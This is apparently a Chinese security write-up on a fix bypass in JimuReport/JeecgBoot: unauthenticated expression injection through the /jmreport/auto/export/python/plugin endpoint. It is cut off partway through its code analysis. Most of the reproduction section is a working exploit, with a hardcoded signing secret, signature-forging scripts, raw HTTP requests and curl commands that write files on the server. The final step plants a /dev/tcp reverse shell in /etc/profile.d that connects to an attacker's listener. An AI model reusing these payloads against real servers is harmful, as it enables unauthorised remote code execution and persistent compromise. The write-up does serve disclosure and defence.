JimuReport 自动导出 Python 插件表达式注入修复绕过漏洞分析
| 作者 | 修订时间 |
|---|---|
 | 2026-09-02 17:17:50 |
一、漏洞名称
JimuReport 自动导出 Python 插件表达式注入修复绕过漏洞
二、漏洞描述
JeecgBoot 集成的 JimuReport 在自动导出功能中处理 reportParams[].params。当参数值以 = 开头时,参数会进入报表表达式求值流程;在受影响实现中,表达式上下文仍可访问内部模块对象,造成任意文件写入,并可能进一步组合进程启动能力形成服务器端远程代码执行。
GitHub Issue #9837 重点修复的是:
POST /jmreport/auto/export
该入口原本使用 @JimuNoLoginRequired,可以绕过登录进入自动导出流程。修复思路是去除该入口的免登录标记,并增加角色、权限约束。
本文分析的绕过路径不是原始 /jmreport/auto/export,而是同一控制器中仍然存在的:
POST /jmreport/auto/export/python/plugin
本地分析的 JimuReport 2.5.1 类文件显示,该方法仍带有 @JimuNoLoginRequired,同时带有 @JimuSignature。因此,调用方不需要建立正常登录会话,只需要按照固定签名规则生成 X-TIMESTAMP 和 X-Sign,即可继续进入自动导出服务和 Python 导出处理链。签名只校验请求完整性,不会将 params 限制为普通字面量,也没有替代真实身份认证。
绕过链如下:
- 通过报表查询接口取得一个可用的报表 ID;
- 构造
reportParams[].params,使参数值进入表达式处理; - 使用当前毫秒时间戳和插件签名规则计算
X-Sign; - 请求
/jmreport/auto/export/python/plugin; @JimuNoLoginRequired使登录校验放行,@JimuSignature仅验证签名;- 控制器调用
IJimuReportAutoService.autoExport,参数继续进入 Python 自动导出流程; - 表达式被求值,产生文件写入或更高影响的执行结果。
三、影响厂商及产品型号
- 厂商:JeecgBoot / JimuReport
- 产品:JeecgBoot 企业级低代码平台(集成 JimuReport)
- 相关功能:JimuReport 自动导出、Python 插件导出
- 原始修复入口:
/jmreport/auto/export - 绕过入口:
/jmreport/auto/export/python/plugin

网络空间搜索引擎:
- quake:
title="JeecgBoot 企业级低代码平台"
四、影响产品版本
本地仓库的分析基线如下:
- JeecgBoot:
3.9.5 - JimuReport Spring Boot 4 Starter:
2.5.1 - 关键依赖:
jimureport-spring-boot4-starter-2.5.1.jar
版本判断应以运行时实际加载的 JimuReport JAR 为准。若部署使用独立 JimuReport、平台镜像或二次开发版本,应检查运行时类文件是否同时具备以下特征:
/export/python/plugin
@JimuNoLoginRequired
@JimuSignature
本文将“原始入口已加权限、旁路入口仍免登录并可签名调用”的状态定义为受影响状态。
五、复现过程及复现截图
1. 准备验证环境
可验证环境:
http://127.0.0.1:80
http://127.0.0.1:8080
如果应用配置了上下文路径,以下示例使用:
http://127.0.0.1:8080/jeecg-boot
先确认应用确实部署了 JimuReport。对题设中的两个地址直接请求时,若返回 nginx 405 或 Tomcat 404,说明请求尚未进入目标控制器,应改用正确的上下文路径或实际监听地址。

2. 获取报表 ID
向报表查询接口发送 GET 请求:
GET /jeecg-boot/jmreport/excelQueryByTemplate?name=&pageNo=1&pageSize=10 HTTP/1.1
Host: 127.0.0.1:8080
Accept: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
Connection: close
典型返回为 JSON。不同版本字段包装可能略有差异,重点查看 result.records[].id 字段:
{
  "success": true,
  "result": {
    "records": [
      {
        "id": "REPORT_ID",
        "name": "REPORT_NAME"
      }
    ]
  }
}
将返回的 REPORT_ID 记下,后续放入 reportParams[0].id。若该接口被权限控制,也可以从已经打开的报表页面、导出请求或应用日志中取得同一字段;这一步的目的只是得到一个存在的报表 ID。
3. 构造原始请求体

使用一个只产生文件标记的表达式作为 params.x:
{"reportParams":[{"id":"REPORT_ID","params":{"x":"=__instance__.moduleCache['io']['spit']('/tmp/jeecg_jimureport_poc','JEECG_JIMUREPORT_POC')"},"exportType":"pdf"}]}
签名必须针对发送出去的原始字节序列计算。不要在计算签名后重新格式化 JSON、增加换行或改变字段顺序。
4. 计算请求头

本地 2.5.1 类文件中的插件签名逻辑等价于:
X-TIMESTAMP = 当前 Unix 毫秒时间戳
X-Sign = MD5(raw_body + PLUGIN_SIGN_SECRET).upper()
分析基线中 PLUGIN_SIGN_SECRET 为:
6fea20a1940df21797d89f09c9111d56c1fe1fcfbe41a121
手工计算示例:
BODY='{"reportParams":[{"id":"REPORT_ID","params":{"x":"=__instance__.moduleCache['"'"'io'"'"']['"'"'spit'"'"']('"'"'/tmp/jeecg_jimureport_poc'"'"','"'"'JEECG_JIMUREPORT_POC'"'"')"},"exportType":"pdf"}]}'
TS=$(python3 -c 'import time; print(int(time.time() * 1000))')
SECRET='6fea20a1940df21797d89f09c9111d56c1fe1fcfbe41a121'
SIGN=$(printf '%s%s' "$BODY" "$SECRET" | md5sum | awk '{print toupper($1)}')
printf 'timestamp=%s\nsign=%s\n' "$TS" "$SIGN"
Windows PowerShell 等价计算方式:
$Body = '{"reportParams":[{"id":"REPORT_ID","params":{"x":"=__instance__.moduleCache[''io''][''spit''](''/tmp/jeecg_jimureport_poc'',''JEECG_JIMUREPORT_POC'')"},"exportType":"pdf"}]}'
$Secret = '6fea20a1940df21797d89f09c9111d56c1fe1fcfbe41a121'
$Bytes = [Text.Encoding]::UTF8.GetBytes($Body + $Secret)
$Md5 = [Security.Cryptography.MD5]::Create().ComputeHash($Bytes)
$Sign = ([BitConverter]::ToString($Md5) -replace '-', '').ToUpper()
$Timestamp = [DateTimeOffset]::Now.ToUnixTimeMilliseconds()
$Sign
$Timestamp
5. 手工发送绕过请求
将上一步的 REPORT_ID、CURRENT_MILLISECONDS 和 MD5_UPPER 替换为实际值,发送:
POST /jeecg-boot/jmreport/auto/export/python/plugin HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: close
Content-Type: application/json
X-TIMESTAMP: CURRENT_MILLISECONDS
X-Sign: MD5_UPPER
Content-Length: BODY_BYTE_LENGTH

{"reportParams":[{"id":"REPORT_ID","params":{"x":"=__instance__.moduleCache['io']['spit']('/tmp/jeecg_jimureport_poc','JEECG_JIMUREPORT_POC')"},"exportType":"pdf"}]}
也可以使用 curl 发送同一原始 JSON。--insecure 用于忽略 TLS 证书校验;HTTP 环境下不会产生额外影响:
curl --insecure -i \
  -X POST 'http://127.0.0.1:8080/jeecg-boot/jmreport/auto/export/python/plugin' \
  -H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36' \
  -H 'Content-Type: application/json' \
  -H "X-TIMESTAMP: $TS" \
  -H "X-Sign: $SIGN" \
  --data-binary "$BODY"
6. 观察成功响应和验证信号
成功进入控制器时,常见响应为 HTTP 200,响应体可能是导出业务 JSON、下载信息或文件流,取决于版本和导出配置。例如:
HTTP/1.1 200 OK
Content-Type: application/json;charset=UTF-8
{
  "success": true,
  "message": "导出报表成功",
  "result": {}
}

验证重点不是固定的 result 结构,而是以下信号是否同时出现:
- 应用日志出现自动导出/Python 导出调用记录;
- 服务器上出现
/tmp/jeecg_jimureport_poc; - 标记文件内容为
JEECG_JIMUREPORT_POC; - 返回结果不再是登录失败或权限失败。
如果文件标记未出现但响应已进入导出流程,应继续检查报表 ID、导出依赖、Python 环境、临时目录权限和应用日志。
7.写入RCE
POST /jeecgboot/jmreport/auto/export/python/plugin HTTP/1.1
Host: 172.20.10.2
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
X-Tenant-Id: 1000
X-TIMESTAMP: 1788340125303
X-Sign: 9C0E1E0A227BC5AC60E05DE6B8AAD291
Referer: http://172.20.10.2/login?redirect=/dashboard/analysis
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: keep-alive
Content-Type: application/json
Content-Length: 262

{"reportParams":[{"id":"907480464532770816","params":{"x":"=__instance__.moduleCache['io']['spit']('/etc/profile.d/shell.sh','setsid sh -c \"0<&196;exec 196<>/dev/tcp/攻击者监听IP/1234; /bin/bash <&196 >&196 2>&196\" >/dev/null 2>&1 &')"},"exportType":"pdf"}]}

随后 通过模拟登录 或 打开 bash 即可触发反弹shell

六、漏洞分析:
1. 修复前后入口边界对比
Issue #9837 针对的原始入口在控制器中对应 /export 方法。
代码位置:

./jeecg-module-system/jeecg-system-start/target/jeecg-system-start-3.9.5.jar!BOOT-INF/lib/jimureport-spring-boot4-starter-2.5.1.jar!org/jeecg/modules/jmreport/automate/b/a.class
反编译后可还原为以下结构:
@RestController
@RequestMapping("/jmreport/auto")
public class JimuReportAutoController {

    @PostMapping("/export")
    @RequiresRoles(value = {"admin", "lowdeveloper"}, logical = Logical.OR)
    @RequiresPermissions("jmreport:exportJob:export")
    public Result<?> export(@RequestBody JimuReportAutoExportVO vo) {
        String currentDomain = getCurrentDomain(getRequest());
        vo.setDomain(currentDomain);
        vo.setExportFrom("api");
        return jimuReportAutoService.autoExport(vo);
    }

    @PostMapping("/export/python/plugin")
    @JimuSignature
    @JimuNoLoginRequired
    public Result<?> exportPythonPlugin(
            @RequestBody JimuReportAutoExportVO vo) {
        String currentDomain = getCurrentDomain(getRequest());
        vo.setDomain(currentDomain);
        vo.setExportFrom("api");
        return jimuReportAutoService.autoExport(vo);
    }
}
关键差异是:原始 /export 方法具有角色和权限注解,而 /export/python/plugin 方法仍有 @JimuNoLoginRequired,并且两者最终都调用同一个 autoExport(vo)。因此,只修复 /export 的注解并不能关闭旁路。
2. JimuReportAutoController 数据流
代码位置:
./jeecg-module-system/jeecg-system-start/target/jeecg-system-start-3.9.5.jar!BOOT-INF/lib/jimureport-spring-boot4-starter-2.5.1.jar!org/jeecg/modules/jmreport/automate/b/a.class
方法:b(org.jeecg.modules.jmreport.automate.model.JimuReportAutoExportVO)
编译源文件:JimuReportAutoController.java
Python 插件方法的实际字节码逻辑等价于:
@RequestMapping(value = "/export/python/plugin", method = RequestMethod.POST)
@JimuSignature
@JimuNoLoginRequired
public Result<?> exportPythonPlugin(
        @RequestBody JimuReportAutoExportVO jimuReportAutoExportVO) {
    String currentDomain = getCurrentDomain(getRequest());
    jimuReportAutoExportVO.setDomain(currentDomain);
    jimuReportAutoExportVO.setExportFrom("api");
    log.debug("【调用python】报表自动导出参数,currentDomain ={}, jimuReportAutoExportVO = {}",
            currentDomain, jimuReportAutoExportVO);
    return jimuReportAutoService.autoExport(jimuReportAutoExportVO);
}
这里没有看到对 reportParams[].params 的 allowlist、表达式前缀拒绝或对象访问限制;请求体完成 JSON 绑定后直接进入统一自动导出服务。
3. JimuReportSignatureInterceptor:签名通过但不恢复身份认证
代码位置:
